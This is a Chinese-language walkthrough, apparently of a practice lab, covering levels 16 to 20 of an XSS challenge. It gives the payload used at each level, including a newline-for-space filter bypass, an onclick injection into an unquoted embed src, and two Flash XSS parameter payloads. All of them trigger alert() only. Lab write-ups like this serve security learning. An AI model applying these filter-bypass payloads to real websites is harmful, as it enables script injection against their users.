


Leval 16 空格实体转义

欢迎来到level16

21


payload的长度:2



经过测试，发现在url里面传入参数，进行poc

发现`script`字样直接被过滤，/script`也被滤掉了，尝试上关的payload：


```
<img src="" onerror=alert('xss')>
```



空格被实体转换了，可以使用`%0a`替代空格。

```
<img%0asrc="%0a"%0aonerror=alert('xss')>
```

成功弹窗



level 17 args

查看网页代码：

提交的两个参数的值出现在了`<embed>`标签的**src**属性值中

猜测该标签应该就是突破口，尝试用基本的弹窗代码测试

```
<script>alert( /xss/)</script>
```

构造的代码中关键字都被编码了，这里应该被`htmlspecialchars()`函数处理过。仔细观察一下发现这个`<embed>`标签就是引入一个`swf文件`到浏览器端，并且它的**src**属性值没

有添加**引号**，所以不用闭合


可以考虑通过事件来触发。

比如此处可以用`onclick事件`测试一下

```
onclick=alert('xss')
```

level 18

用上一关的`payload`可以弹窗过关



level 19 flash xss

尝试各种payload都无法过关，查看源码：

```
</script>
<title>欢迎来到level19</title>
</head>
<body>
<h1 align=center>欢迎来到level19</h1>
<embed src="xsf03.swf?=" width=100% heigth=100%></body>
</html>
```


src的值使用**双引号**括起来的。

如果想要成功**执行js代码**肯定需要去闭合标签，但是此处应该还是会用`htmlspecialchars()`函数进行处理，所以无法成功闭合。

这一关涉及一种xss攻击手段叫做**flash xss**


Flash产生的xss问题主要有两种方式：


```
加载第三方资源
与javascript通信引发XSS。
```

借鉴大佬pqyload：

```
version&arg02=<a href='javascript:alert(/xss/)'>xss</a>
```


成功弹窗





更清楚的解释：可以看这里

Leval 20 Flash xss



这道题不怎么会，通过看大佬博客明白一点点，这里直接payload

他讲的很清楚

```
arg01=id&arg02=\")}catch(e){}if(!self.a)self.a=!alert(1)//%26width%26height
```